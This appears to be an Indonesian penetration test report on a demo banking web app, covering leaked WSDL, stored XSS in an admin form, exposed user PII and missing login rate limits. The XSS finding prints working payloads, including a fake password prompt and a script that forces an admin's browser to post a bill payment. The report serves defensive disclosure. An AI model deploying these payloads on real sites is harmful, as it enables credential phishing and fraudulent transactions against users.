
Gambar di atas menunjukkan informasi mengenai SOAP dan WSDL yang bocor.



Melalui halaman /backup/, respon error menunjukkan ada resource di dalam halaman tersebut dan memerlukan kredensial khusus. Ini bisa menjadi target Brute Force untuk mengakses resource dibalik halaman tersebut.



Bisa dilihat dari gambar di atas bahwa errors.log menampilkan kombinasi username password yang gagal serta timestamp dan fungsi yang digunakan.



Status: OPEN

1.5 [HIGH] Injection - Stored XSS in Admin Panel


Injection - Stored XSS in Admin Panel	
Severity	**HIGH**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:H/A:N
Deskripsi	Serangan Cross-Site Scripting (XSS) adalah jenis serangan injeksi, di mana skrip berbahaya disuntikkan ke situs web yang seharusnya aman dan terpercaya. Di panel admin melalui halaman currencies, ada form di */currencies-add.html* yang memiliki kerentanan Stored XSS dikarenakan value dari form tersebut dapat mengeksekusi skrip yang diinjeksi penyerang. Terdapat perlindungan cookies melalui tag HttpOnly, tetapi perlindungan ini dapat di bypass melalui teknik lainnya. **Note**: Scope Changed karena eksekusi skrip client-side pada browser administrator dapat memicu tindakan sisi server yang tidak diinginkan dengan hak akses administrator, tanpa sepengetahuan atau niat langsung dari administrator yang terdampak.
Affected URL	• http://zero.webappsecurity.com/admin/currencies.html

	• http://zero.webappsecurity.com/admin/currencies-add.html
Dampak	1. **Pencurian Kredensial via Phishing**: Penyerang dapat menyuntikkan formulir login palsu di atas halaman /currencies yang asli untuk mengelabui admin agar memasukkan kembali kredensial mereka. 2. **XSS-based CSRF**: Penyerang dapat inject skrip untuk melakukan CSRF terhadap admin lainnya yang mengakses halaman tersebut.
Kategori	Website
Rekomendasi	1. **Validasi dan Sanitasi Input**: Terapkan filter untuk mencegah skrip berbahaya masuk. Tiap field, terapkan batas karakter maksimal, limit jenis karakter yang diterima, dan hapus tag berbahaya seperti script, iframe, dan sejenisnya. 2. **Gunakan Atribut Cookie "HttpOnly"**: Ini mencegah skrip JavaScript untuk mengakses atau mencuri cookie tersebut melalui perintah *document.cookie*. 3. ***Audit Existing Data***: Data yang tersimpan mungkin sudah terpolusi dengan script berbahaya, segera lakukan audit untuk menghilangkan semua sisa jejak serangan XSS.


Referensi	https://owasp.org/Top10/2025/A05_2025-Injection/ https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Bukti Temuan


Ketika mengakses */admin/currencies-add.html*, ada sebuah kerentanan XSS.




Di halaman /currencies-add, masukan payload seperti berikut di setiap field: <script>alert("... INJECTED")</script>




Disini ditunjukkan bahwa field *Country* mengandung XSS stored.



Disini ditunjukkan bahwa field *Name* mengandung XSS stored.





Disini ditunjukkan bahwa field *ID* tidak mengandung XSS stored, tetapi 2 field memiliki value yang tidak muncul (karena valuenya adalah skrip alert).



Mencoba extract cookies tidak berhasil karena diproteksi tag HttpOnly. Payload: <script>alert("Victim Cookies: " + document.cookie);</script>

Mencoba kembali dengan payload baru:






Field: Country


Payload:

```
<script>
  let password = prompt("Your session has expired. Please re-enter your admin password to continue:");
 if (password) {
  alert('your password is: ' + password);
```

```
}
</script>
```



Tidak terlihat apa-apa karena value diisi payload XSS. Terdapat payload yang tidak terlihat pada gambar diatas. Payload tersebut dapat dilihat dibawah ini:



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
80	http://zero.webappsecurity....	POST	/bank/pay-bills.html	✓		200	10056	HTML	html	Zero - Pay Bills
79	http://zero.webappsecurity....	POST	/bank/pay-bills.html	✓		200	10056	HTML	html	Zero - Pay Bills
78	http://zero.webappsecurity....	GET	/admin/currencies.html			200	12963	HTML	html	Zero - Admin - Curren...
77	http://zero.webappsecurity....	POST	/admin/currencies-add.html	✓		200	9973	HTML	html	Zero - Admin - Curren...
76	http://zero.webappsecurity....	GET	/auth/accept-certs.html?user_token=a0...	✓		302	394	HTML	html	
75	http://zero.webappsecurity....	POST	/signin.html	✓		302	364	HTML	html	
74	http://zero.webappsecurity....	GET	/login.html			200	7637	HTML	html	Zero - Log in
73	http://zero.webappsecurity....	GET	/index.html			200	12792	HTML	html	Zero - Personal Banki...
72	http://zero.webappsecurity....	GET	/admin/bank/pay-bills.html			404	1272	HTML	html	Apache Tomcat/7.0.7...
71	http://zero.webappsecurity....	GET	/login.html			200	7638	HTML	html	Zero - Log in
70	http://zero.webappsecurity....	POST	/bank/pay-bills.html	✓		302	334	HTML	html	
69	http://zero.webappsecurity....	GET	/admin/currencies.html			200	11515	HTML	html	Zero - Admin - Curren...

Payload:

```
<script>
 fetch('/bank/pay-bills.html', {
   method: 'POST',
   headers: {'Content-Type': 'application/x-www-form-urlencoded'},
   body:
'payee=bofa&account=1&amount=999000&date=2026-01-01&description='
 });
</script>
```

Status: OPEN


1.6 [HIGH] Security Misconfiguration - PII Exposure via Admin Panel

Security Misconfiguration - PII Exposure via Admin Panel	
Severity	**HIGH**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Deskripsi	Ditemukan halaman *users.html* yang dapat diakses admin di produksi. Halaman ini berisi informasi rahasia (nama, password, social security number) yang tidak boleh dibocorkan ke siapapun, termasuk ke admin itu sendiri. Tidak jelas apa kegunaan halaman tersebut, tetapi sangat berbahaya jika dibiarkan saja.
Affected URL	http://zero.webappsecurity.com/users.html
Dampak	1. **Pencurian Identitas (*Identity Theft*)**: Bocornya Nama Lengkap dan Social Security Number (SSN/NIK) memungkinkan penyerang untuk melakukan penipuan identitas, seperti membuka akun finansial palsu atau melakukan pinjaman atas nama korban. 2. **Pengambilalihan Akun (*Account Takeover*)**: Karena file tersebut berisi kata sandi (password), penyerang dapat masuk ke semua akun

	pengguna yang terdaftar tanpa perlu melakukan upaya peretasan lebih lanjut. 3. **Pelanggaran Hukum Berat (UU PDP)**: Di Indonesia, membocorkan data pribadi (terutama data spesifik seperti SSN/data kesehatan/data keuangan) melanggar UU No. 27 Tahun 2022. Perusahaan dapat dikenakan sanksi administratif berupa penghentian kegiatan, penghapusan data, hingga denda maksimal 2% dari pendapatan tahunan serta pidana penjara. 4. **Kerugian Reputasi Permanen**: Kebocoran data pengguna secara telanjang (plain-text) adalah skandal yang dapat menghancurkan kepercayaan pelanggan secara total dan menurunkan nilai saham/bisnis perusahaan.
Kategori	Website
Rekomendasi	1. **Hapus file dan cache**: Segera bersihkan halaman dari server produksi cache pada *Content Delivery Network (CDN)* jika tidak diperlukan. 2. **Prinsip *Least Privilege***: Admin hanya boleh mengakses informasi yang diperlukan saja, informasi lainnya tidak boleh ditampilkan atau jangan dikirim ke browser admin.

	3. **Implementasi Enkripsi pada Data Sensitif**: Data sensitif harus di enkripsi dalam penyimpanan (*at rest*) dan dalam transit (*at transit*) untuk mencegah penyerang membaca data sensitif tersebut. 4. ***Hashing + Salt***: Gunakan hashing yang kuat seperti *bcrypt* serta salt yang unik untuk setiap user.
Referensi	https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/ https://cwe.mitre.org/data/definitions/312.html https://peraturan.bpk.go.id/Details/229798/uu-no-27-tahun-2022
Bukti Temuan	

Jika masuk ke halaman */admin/users.html*, ditemukan informasi sensitif yang seharusnya tidak ditampilkan.



Bisa dilihat adanya nama, password, dan SSN (Social Security Number) dari tiap user. Seharusnya password dan SSN tidak boleh ditampilkan langsung.

Status: OPEN

1.7 [HIGH] Authentication Failures - No Rate Limit on Authentication

Authentication Failures - No Rate Limit on Authentication	
Severity	**HIGH**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
Deskripsi	Disaat mencoba Brute Force kecil pada halaman login, ditemukan sebuah kejanggalan, program tidak diberhentikan dan dibiarkan jalan terus. Ini menunjukkan ketiadaan dari mekanisme *rate-limit*, menyebabkan Brute Force mungkin dilakukan. Meskipun Brute Force dilakukan dalam skala kecil, ketiadaan *rate-limit* memungkinkan Brute Force dalam skala besar.
Affected URL	/login.html
Dampak	1. ***Denial of Service (DoS)***: Penyerang dapat mengirim banyak request sekaligus untuk untuk menghabiskan sumber daya server dan menyebabkan DoS, menghentikan setiap upaya login ke server. 2. ***Brute Force High Success Rate*:** Dikarenakan tidak adanya resiko terblokir dari server, penyerang dapat melakukan Brute Force tanpa gangguan. Ini

	meningkatkan keberhasilan penyerang untuk mencuri kredensial yang berhasil masuk. 3. ***Account Takeover***: Kredensial yang berhasil masuk dapat digunakan penyerang untuk diambil alih.
Kategori	Website
Rekomendasi	1. **Implementasi Rate Limiting**: Terapkan batasan login berdasarkan IP Address maksimal 5 percobaan per menit. 2. **Mekanisme Account Lockout**: Kunci akun selama 15-30 menit setelah gagal login berturut-turut. Berikan notifikasi melalui email kepada pemilik akun bahwa ada upaya login yang mencurigakan. 3. ***Web Application Firewall (WAF)***: Konfigurasi WAF untuk mendeteksi pola serangan Brute Force atau *Dictionary Attack* dan memblokir IP yang menunjukkan perilaku anomali di level network secara otomatis. 4. **Implementasi CAPTCHA Adaptif**: Tampilkan CAPTCHA (seperti Google reCAPTCHA) setelah 3 kali kegagalan login untuk memastikan user adalah manusia, bukan bot.

	5. **Monitoring dan Alerting**: Jika terjadi lonjakan gagal login secara tiba-tiba, notifikasi tim SOC tentang potensi serangan external.
Referensi	https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/ https://cwe.mitre.org/data/definitions/307.html https://pages.nist.gov/800-63-3/sp800-63b.html
